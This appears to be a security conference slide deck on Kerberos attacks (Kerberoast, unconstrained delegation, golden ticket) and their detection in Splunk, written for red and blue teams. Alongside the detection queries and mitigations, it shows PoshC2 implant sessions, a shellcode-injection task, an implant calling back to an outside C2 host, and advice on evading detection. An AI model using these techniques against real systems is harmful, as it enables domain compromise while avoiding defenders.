

# Attack - Detect - Evade

## Getting Splunky with Kerberos

Nettitude RT

NETTITUDE

A member of the Lloyd's Register group

# Mac - @BaffledJimmy

Red Teamer @ Nettitude

- Do RT / big inf pentesting
- Enjoys AD abuse and using security tooling against organisations
- Spoken at GISEC Dubai
- Delivered some RT training
- Got some certs that don't matter that much

# Ross - @PwnDexter

## Red Teamer @ Nettitude

- Worlds smallest Red Teamer
- Bulk of my time is spent delivering red team engagements, fighting EDR products and blue teams, or reporting
- Been working on CTI for the last year
- Exploring the world of detection and threat hunting with the likes of Splunk, Sysmon and Carbon Black
- Various certs – CCSAS, CCT/CTL, OSCE, OSCP, OSWP and more
- Previously a pen tester and bug hunter for circa 5 years

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# The Talk – What & Why

- Demonstrating that there is more to Kerberos than meets the eye
- We are not promoting Splunk, you can do this with other tools such as ElasticSearch, LogRhythm, Yara, OSQuery, Sigma, HELK etc
- Show the footprint that is left on the environment from the red side
- Show the challenges faced in detecting attacks from the blue side
- Show things to think about for threat hunting off the back of a detection
- Designed to improve both RT and BT understanding of Kerberos attack and defence

# Kerberos 101




Image by adsecurity.org

# Splunk 101

**Server** – The Splunk Server which consumes and processes all the data sent to it from the forwarders.

**Forwarder** - The universal forwarder collects data from a data source or another forwarder and sends it to a forwarder or a Splunk deployment.

**Indexer** - The index is the repository for Splunk Enterprise data. Splunk transforms incoming data into events, which it stores in indexes.

**SourceTypes** - The source type of an event is the format of the data input from which it originates, such as WinEventLog.

**Search Queries** - Used to retrieve events from indexes and/or filter results from searches using various arguments.

## References:

- <https://docs.splunk.com>
- <https://wiki.splunk.com>
- <https://splunkbase.splunk.com>

# Splunk Setup

Independent Splunk Enterprise Server installed on a Ubuntu Server in ESXI.

Splunk Universal Forwarders deployed to all workstations and servers.

Latest SysMon deployed in parallel with Splunk for increased visibility. This provides insight which rivals most EDR tools such as Carbon Black.


SysMon configured with @SwiftOnSecurity's custom SysMon configuration.

TA-Microsoft-Sysmon Splunk plugin installed on Splunk server.

References:

- <https://github.com/SwiftOnSecurity/sysmon-config>
- <https://splunkbase.splunk.com/app/1914/>

# Network Diagram



Proxy Server

Splunk Server

Windows 2016 DC

Windows 10 Workstations x 3

Fully configured Active Directory

AMSI Enabled

SentinelOne

Defender

Forest trust to blorebank which is a mix of win 7 and 10 with up to date defender, AMSI, Carbon Black etc.

# Attacks

- Kerberoast
- Unconstrained Delegation
- Golden Ticket

root@SteelCon-C2: ~ 106x50

root@SteelCon-C2: ~ 81x42

===== v4.8 www.PoshC2.co.uk =====

User: Mac

```
[91]: Seen:13/07/2019 09:24:18 | PID:2076 | ls | BLOREBANK\deb @ WIN7-CLIENT2 ((  
MD64) PS  
[92]: Seen:13/07/2019 09:24:18 | PID:3620 | ls | BLOREBANK\deb @ WIN7-CLIENT2 ((  
MD64) C#
```

BLOREBANK\deb @ WIN7-CLIENT2 (PID:2076)  
91> □

Task 01208 (Mac) issued against implant 92 on host BL0REBANK\deb @ WIN7-CLIENT2 (13/07/2019 09:24:19)  
loadmodule Stage2-Core.exe

Task 01208 (Mac) returned against implant 92 on host BLOREBANK\deb @ WIN7-CLIENT2 (13/07/2019 09:24:19)  
Module loaded successfully

```
[root@steelcon ~]# sftp root@steelcon.duckdns.org 90x7
Connected to root@steelcon.duckdns.org.
sftp>
sftp>
sftp>
sftp>
sftp>
sftp>
sftp> █
```

# Prevent & Detect - Kerberoast

- Check for shared credentials across the environment (SQL is the biggest offender)

```
Get-SQLInstanceDomain -Verbose | Group-Object DomainAccount |  
Sort-Object count -Descending | select Count,Name | Where-  
Object {($_.name -notlike "*$") -and ($_.count -gt 1) }
```

- Honey SPNs - GitHub link at the end of the talk

```
Get-EventLog -LogName Security | where {$_.EventID -eq "4769"}  
| select eventid, date, accountname, servicename
```

- Disable service account interactive login & alert if it is attempted

# Detect - Kerberoast (Query)

index=main sourcetype=WinEventLog:\* earliest=-25h EventCode=4769 | stats count by Account\_Name

✓ 250 events (before 07/07/2019 10:37:24.855) No Event Sampling ▾

Events (250) Patterns Statistics (10) Visualization

Format Timeline ▾ — Zoom Out + Zoom to Selection × Deselect

List ▾ ✓ Format 20 Per Page ▾

Time	Event
07/07/2019 10:13:09	07/07/2019 11:13:09 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4769 EventType=0 Show all 37 lines host = DS-DCPRD-01   source = WinEventLog:Security   sourcetype = WinEventLog:Security
07/07/2019 09:56:44	07/07/2019 10:56:44 AM LogName=Security SourceName=Microsoft Windows security auditing. EventCode=4769 EventType=0 Show all 37 lines host = DS-DCPRD-01   source = WinEventLog:Security   sourcetype = WinEventLog:Security

◀ Hide Fields ⌂ All Fields

SELECTED FIELDS

a host 1  
a source 1  
a sourcetype 1

INTERESTING FIELDS

a Account\_Domain 3  
a Account\_Name 10  
a Client\_Address 6  
# Client\_Port 100+  
a ComputerName 1  
# EventCode 1  
# EventType 1  
a Failure\_Code 1  
a index 1

The search results show 250 events from before July 7, 2019, at 10:37:24.855. There is no event sampling.

The interface includes tabs for Events (250), Patterns, Statistics (10), and Visualization. It also has controls for Format Timeline, Zooming, and Deselecting events.

The main view displays a timeline with green bars representing event intervals. Below the timeline, there are buttons for List, Format, and 20 Per Page.

The results table has columns for Time and Event. The first event is from July 7, 2019, at 10:13:09, with details: LogName=Security, SourceName=Microsoft Windows security auditing, EventCode=4769, EventType=0. The second event is from July 7, 2019, at 09:56:44, with similar details.

On the left, there are sections for Selected Fields (host, source, sourcetype) and Interesting Fields (Account\_Domain, Account\_Name, Client\_Address, ComputerName, EventCode, EventType, Failure\_Code, index). The sourcetype field is highlighted in orange.

# Detect - Kerberos (Event)

```
07/08/2019 11:32:39 AM
LogName=Security
SourceName=Microsoft Windows security auditing.
EventCode=4769
EventType=0
Type=Information
ComputerName=DS-DCPRD-01.digitalsolutions.com
TaskCategory=Kerberos Service Ticket Operations
OpCode=Info
RecordNumber=1297856
Keywords=Audit Success
Message=A Kerberos service ticket was requested.
```

## Account Information:

Account Name:	jason.parry@DIGITALSOLUTIONS.COM
Account Domain:	DIGITALSOLUTIONS.COM
Logon GUID:	{E8429B84-A24B-76BD-2766-54715353830A}

## Service Information:

Service Name:	mssqlsvcacctnt
Service ID:	S-1-5-21-3761752888-2114804872-3927619150-1110

## Network Information:

Client Address:	::ffff:10.150.10.34
Client Port:	56430

## Additional Information:

Ticket Options:	0x40800010
Ticket Encryption Type:	0x17
Failure Code:	0x0
Transited Services:	-

# Detect – Kerberoast (Stats)

index=main sourcetype=WinEventLog:\* earliest=-25h EventCode=4769 | stats count by Account\_Name

All time 

✓ 250 events (before 07/07/2019 10:37:24.855) No Event Sampling ▾  Job        Verbose Mode ▾

Events (250) Patterns **Statistics (10)** Visualization

20 Per Page ▾  Format  Preview ▾

Account_Name	count
Administrator@DIGITALSOLUTIONS.COM	7
BLOREDC1\$@BLOREBANK.LOCAL	2
CaptainKoala@DIGITALSOLUTIONS.COM	16
DS-DCPRD-01\$@DIGITALSOLUTIONS.COM	32
DS-PRDWRK10019\$@DIGITALSOLUTIONS.COM	24
DS-PRDWRK10020\$@DIGITALSOLUTIONS.COM	31
DS-PRDWRK10021\$@DIGITALSOLUTIONS.COM	36
MJ.Hashes@digitalsolutions.com	10
jason.parry@DIGITALSOLUTIONS.COM	71
mj.hashes@DIGITALSOLUTIONS.COM	21

# Detect – Kerberoast (Refining)

index=main sourcetype=WinEventLog:\* earliest=-8d EventCode=4769 AND Ticket\_Encryption\_Type = 0x17 AND Account\_Name != "\*\$\*" | stats count by Account\_Name

All time 

✓ 90 events (before 07/07/2019 10:53:48.814) No Event Sampling ▾  Job  II     Verbose Mode ▾

Events (90) Patterns Statistics (2) Visualization

20 Per Page ▾  Format  Preview ▾

Account_Name	count
Administrator@DIGITALSOLUTIONS.COM	8
jason.parry@DIGITALSOLUTIONS.COM	82

# Detect – Kerberoast (Alert Creation)

Alert

**Settings**

Alert **Kerberoast 4769**

Description Suspected Kerberoast Attack - This is an IOC, perform initial investigation of account & asset.

Alert type Scheduled Real-time

Expires 30 day(s) ▾

**Trigger Conditions**

Trigger alert when Number of Results ▾

is greater than ▾ 3

in 1 minute(s) ▾

Trigger Once For each result

Throttle

Suppress results in field value \*

ss triggering for 30 second(s) ▾

is greater than ▾ 3 minute(s) ▾ For each result

Log Event Send log event to Splunk receiver endpoint

Output results to lookup Output the results of the search to a CSV lookup file

Output results to telemetry endpoint Custom action to output results to telemetry endpoint

Run a script Invoke a custom script

Send email Send an email notification to specified recipients

Webhook

+ Add Actions ▾

When triggered Add to Triggered Alerts Remove

Severity High ▾

Cancel Save

# Detect – Kerberoast (Trigger Alert)

>enterprise Apps ▾

Administrator ▾ Messages ▾ Settings ▾ Activity ▾ Help ▾

All Owner All Severity All Alert All Filter

Next»

Time ▾	Fired alerts ▾	App	Type ▾	Severity ▾	Mode ▾	Actions
2019-07-07 20:13:46 UTC	Kerberos 4769	search	Real-time	● High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2019-07-07 20:13:11 UTC	Kerberos 4769 EncType 17(RC4)	search	Real-time	● High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2019-07-07 20:13:11 UTC	Kerberos 4769	search	Real-time	● High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>
2019-07-07 20:13:10 UTC	Eventcode 4769	search	Real-time	● High	Per Result	<a href="#">View results</a>   <a href="#">Edit search</a>   <a href="#">Delete</a>

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# Evade - Kerberoast

Make use of C# tooling to reduce chance of endpoint detections courtesy of .NET

- Rubeus / SharpView

Check the Domain Functional Level

- Often see that there are 2012 R2+ domain controllers, but no upgrade to the actual FFL or DFL
- If the DFL is 2008+, AES is SUPPORTED. But you can still get RC4 hashes!

Roast carefully against particular OUs, at the right time of day, from the right user context, with the right encryption algorithm to blend in. NPK can help with AES.

Interrogate intelligently, know your enemy and environment, even if you don't!

- Get objective SPNs, check accounts first before roasting, roast periodically
- `Get-DomainUser -SPN | ?{$_.memberof -like '*Admin*'} | select name,userprincipalname,serviceprincipalname,memberof`
- Beware the honey SPNs, do your recon!

```

root@SteelCon-C2:~ 106x50
Task 01253 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:16:42)
[+] IPConfig

ComputerName : DS-PRDWRK10019
IPAddress   : {10.150.10.34}
NetworkAdapter : Intel(R) 82574L Gigabit Network Connection
MACAddress   : 00:0C:29:39:83:A1
DefaultGateway : {10.150.10.1}
DHCPServer   :
DHCPEnabled   : False
SubnetMask   : {255.255.255.0}
DNSServer    : {10.150.10.187, 10.150.10.105}
WinsPrimaryServer :
WinsSecondaryServer :

Task 01254 (Mac) issued against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:16:43)
get-proxy y
1
Task 01254 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:16:44)

DisableCachingOfSSLPages : 0
IE5_UA_Backup_Flag     : 5.0
PrivacyAdvanced         : 1
SecureProtocols         : 2688
User Agent              : Mozilla/4.0 (compatible; MSIE 8.0; Win32)
CertificateRevocation   : 1
ZonesSecurityUpgrade   : {187, 86, 14, 73...}
EnableNegotiate         : 1
MigrateProxy            : 1
ProxyEnable             : 0
WarnonZoneCrossing     : 0
ProxyServer             : 10.150.10.1:8080
PSPath
ion\Internet
    Settings
    : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion
    PSParentPath
    : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion
    PSChildName
    : Internet Settings
    PSProvider
    : Microsoft.PowerShell.Core\Registry

```

v4.8 www.PoshC2.co.uk

```

root@SteelCon-C2:~ 81x45
User: Mac
[93]: Seen:13/07/2019 11:17:38 | PID:7940 | ls | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) PS
[94]: Seen:13/07/2019 11:17:37 | PID:2412 | ls | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) C#
Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 93
DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (PID:7940)
93> sftp>
sftp>
sftp>
sftp>
```

```

root@SteelCon-C2: ~ 106x50
ZonesSecurityUpgrade : {187, 86, 14, 73...}
EnableNegotiate : 1
MigrateProxy : 1
ProxyEnable : 0
WarnOnZoneCrossing : 0
ProxyServer : 10.150.10.1:8080
PSPath : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion\Internet
    Settings
PSParentPath
ion : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVers
ion
PSChildName : Internet Settings
PSProvider : Microsoft.PowerShell.Core\Registry

Task 01267 (Mac) issued against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:22:15)
get-ipconfig

Task 01267 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:22:16)

[+] IPConfig

ComputerName : DS-PRDWRK10019
IPAddress : {10.150.10.34}
NetworkAdapter : Intel(R) 82574L Gigabit Network Connection
MACAddress : 00:0C:29:39:83:A1
DefaultGateway : {10.150.10.1}
DHCPServer :
DHCPEnabled : False
SubnetMask : {255.255.255.0}
DNSServer : {10.150.10.107, 10.150.10.105}
WinsPrimaryServer :
WinsSecondaryServer :

Task 01268 (Mac) issued against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:22:17)
pwd

Task 01268 (Mac) returned against implant 93 on host DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (13/07/2019 11:22:17)

Path
-----
C:\Users\jason.parry

```

root@SteelCon-C2: ~ 81x45



===== v4.8 www.PoshC2.co.uk =====

User: Mac

[93]: Seen:13/07/2019 11:22:20 | PID:7940 | ls | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) PS  
[94]: Seen:13/07/2019 11:22:20 | PID:2412 | ls | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) C#

Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 94

DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (PID:2412)  
94> [REDACTED]

sftp root@steelcon.duckdns.org 90x3  
sftp>  
sftp>  
sftp> [REDACTED]

# Attack 2 - Unconstrained Delegation

Exceptionally quick TLDR:

Commonly seen on administrative servers where 3rd party AD tools are run from, and web servers to allow it to talk to backend servers as individual users.






Image by adsecurity.org

# Attack 2 - Unconstrained Delegation

```
PS C:\Windows\system32> Import-Module ActiveDirectory  
Get-ADComputer -Filter { (TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Properties  
TrustedForDelegation, TrustedToAuthForDelegation, servicePrincipalName, Description
```

```
Description :  
DistinguishedName : CN=ADSDB01,OU=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org  
DNSHostName : ADSDB01.lab.adsecurity.org  
Enabled : True  
Name : ADSDB01  
ObjectClass : computer  
ObjectGUID : 6bd00906-eb69-4415-9f69-f6694602bbb1  
SamAccountName : ADSDB01$  
servicePrincipalName : {WSMAN/ADSDB01.lab.adsecurity.org, WSMAN/ADSDB01, TERMSRV/ADSDB01,  
TERMSRV/ADSDB01.lab.adsecurity.org...}  
SID : S-1-5-21-1583770191-140008446-3268284411-2102  
TrustedForDelegation : True  
TrustedToAuthForDelegation : False  
UserPrincipalName :
```

# Delegation Reminder



# Attack - Unconstrained Delegation

- Current Access: SYSTEM on a machine configured for Unconstrained Delegation
- Aiming to obtain Kerberos ticket for the DC computer account to allow DCSYNC privileges
- Attack chain discovered via SpecterOps - weaponised via PrinterBug
- This also works across Forest boundaries (patched July 2019 under CVE 2019-0683 but we haven't seen much uptake or awareness of this yet)
  - Prediction is that uptake will be minimal due to cross-forest authentication being critical to most large organisations

A screenshot of a terminal window with a black background. In the top right corner, the text "root@SteelCon-C2: ~ 106x50" is displayed. A small white cursor arrow is located in the center-right area of the screen.

root@SteelCon-C2: ~ 81x47

root@MAC-KAIJVM:/opt/PoshC2\_Project/downloads 90x3

```

root@SteelCon-C2: ~ 106x50
29 370433e02fca82e07d5167c78b706062

Task 01401 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:15:59)
get-proxy

Task 01401 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:15:59)

User Agent      : Mozilla/4.0 (compatible; MSIE 8.0; Win32)
IE5_UA Backup Flag : 5.0
ZonesSecurityUpgrade : {208, 18, 132, 3...}
EnableNegotiate   : 1
ProxyEnable       : 0
PSPPath          : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVersion\Internet\Settings
PPSParentPath     : Microsoft.PowerShell.Core\Registry::HKCU\Software\Microsoft\Windows\CurrentVersion\PSChildName
PSProvider        : Microsoft.PowerShell.Core\Registry

Task 01402 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:00)
loadmodule Get-IPConfig.ps1

Task 01403 (Mac) issued against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:00)
get-ipconfig

Task 01402 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:01)
Module loaded successfully

Task 01403 (Mac) returned against implant 99 on host BLOREBANK\SYSTEM* @ WIN2016-S1 (13/07/2019 12:16:01)
[+] IPConfig

ComputerName    : WIN2016-S1
IPAddress       : {10.150.10.211}
NetworkAdapter  : Intel(R) 82574L Gigabit Network Connection
MACAddress      : 00:0C:29:89:5B:FE
DefaultGateway   :
DHCPServer      :
DHCPEnabled     : False
SubnetMask      : {255.255.255.0}
DNSServer       : {10.150.10.100, 10.150.10.105}
WinsPrimaryServer:
WinsSecondaryServer:

```

```

root@SteelCon-C2: ~ 82x47
\_\_v4.8 www.PoshC2.co.uk\_\_/
=====
User: Mac

[96][LOWPRIVUSER]: Seen:13/07/2019 12:16:09 | PID:4024 | ls | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) PS
[99][UnConSYSTEM]: Seen:13/07/2019 12:16:08 | PID:2100 | ls | BLOREBANK\SYSTEM* @ WIN2016-S1 (AMD64) PS
[103]: Seen:13/07/2019 12:16:09 | PID:8916 | ls | BLOREBANK\SYSTEM* @ WIN2016-S1 (AMD64) C#
[104]: Seen:13/07/2019 12:16:08 | PID:5384 | ls | DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (AMD64) C#
Select ImplantID or ALL or Comma Separated List (Enter to refresh):: 104

DIGITALSOLUTION\jason.parry @ DS-PRDWRK10019 (PID:5384)
104> □

root@MAC-KALIVM: /opt/PoshC2_Project/downloads 91x3

```

# Mitigate - Unconstrained Delegation

- If technical debt means you cannot remove those servers or applications that make use of this functionality, it is extremely likely that you can reconfigure to use Constrained Delegation and allow for impersonation for specified servers and services only!
- Force your vendors to act!
- Ensure that those accounts are highly monitored by your SOC.
- Monitor for Security Event 5145 - UnCon Server accessing IPC\$ share -> spoolss on DCs in other domains – requires visibility
- Monitor for SID filtering events (Security event 4675) on the unconstrained server with filtered SIDs matching Enterprise Domain Controllers (S-1-5-9).

# Detect - Unconstrained Delegation

index=main sourcetype=WinEventLog:Security earliest=-8d EventCode=4675 Keywords="Audit Failure" "%{S-1-5-9}"

Last 24 hours ▾

44 events (05/07/2019 14:16:56.000 to 13/07/2019 14:16:57.06) No Event Sampling ▾

Job ▾

Events (44) Patterns Statistics Visualization

Format Timeline ▾ 1 hour per column

List ▾ 20 Per Page ▾

◀ Hide Fields Time Event

SELECTED FIELDS

*a host* 1  
*a source* 1  
*a sourcetype* 1

INTERESTING FIELDS

*a Account\_Domain* 1  
*a Account\_Name* 1  
*a ComputerName* 1  
# EventCode 1

13/07/2019 07/13/2019 02:26:07 PM  
13:26:07.000 LogName=Security  
... 21 lines omitted ...

Filtered SIDs:  
%{S-1-5-9}  
Show all 26 lines

host = DS-DCPRD-01 source = WinEventLog:Security sourcetype = WinEventLog:Security

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# Detect - Unconstrained Delegation

index=main sourcetype=WinEventLog:Security earliest=-4h \*Delegate\* | stats count by Account\_Name | sort - count

Last 24 hours 

✓ 805 events (13/07/2019 10:26:30.000 to 13/07/2019 14:26:30.418) No Event Sampling ▾

Events (805) Patterns Statistics (10) Visualization

20 Per Page ▾ Format Preview ▾

Account_Name	count
DS-DCPRD-01\$	656
-	132
SYSTEM	70
DS-PRDWRK1001\$	20
DS-PRDWRK1002\$	20
DS-PRDWRK10021\$	20
MJ.Hashes	15
jason.parry	2
Administrator	1
administrator	1

# Evade - Unconstrained Delegation

- Abusing intended functionality within AD, extremely difficult to detect.
- Options for detection centre around user behaviour detection, so try to blend in with your TGT submissions.
- Use the privileges gained through abusing Unconstrained Delegation to diversify.



# Evade - Unconstrained Delegation

Use the unconstrained account to give you access to fully diversify and give yourself a way back in.

- C2 URLs and fronting provider
- Exec Method
- Payload / Entry Point
- Lateral Movement Method
- Filesystem location for dropped files
- Golden Ticket generation - no large organisation will rotate krbtgt fast in our experience

# Attack - Golden Ticket

TLDR: Create ticket that you control the content of (so give yourself all the things), sign with NTLM hash of krbtgt account from the domain.



```
[root@SteelCon-C2: ~] 19 12:27:31)
Module loaded successfully

Task 01430 (Mac) issued against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:10)
Inject Shellcode: Posh_v2_x64_Shellcode.bin

Task 01431 (Mac) issued against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:10)
Inject-Shellcode ([System.Convert]::FromBase64String($Shellcode64))

Task 01430 (Mac) returned against implant 105 on host DIGITALSOLUTION\mj.hashes @ DS-PRDWRK10020 (13/07/2019 12:29:13)

[108] New PS implant connected: (uri=Hu7z2ahngyQSDdQ key=cwWo+82nAoTf0q9LZcXHrUxIShZnV5ndCSTfeqr9S8s=)
193.36.13.50:55076 | Time:13/07/2019 12:29:14 | PID:2844 | Sleep:ls | mj.hashes @ DS-PRDWRK10020 (AMD64) | URL:https://steelcon.duckdns.org:443

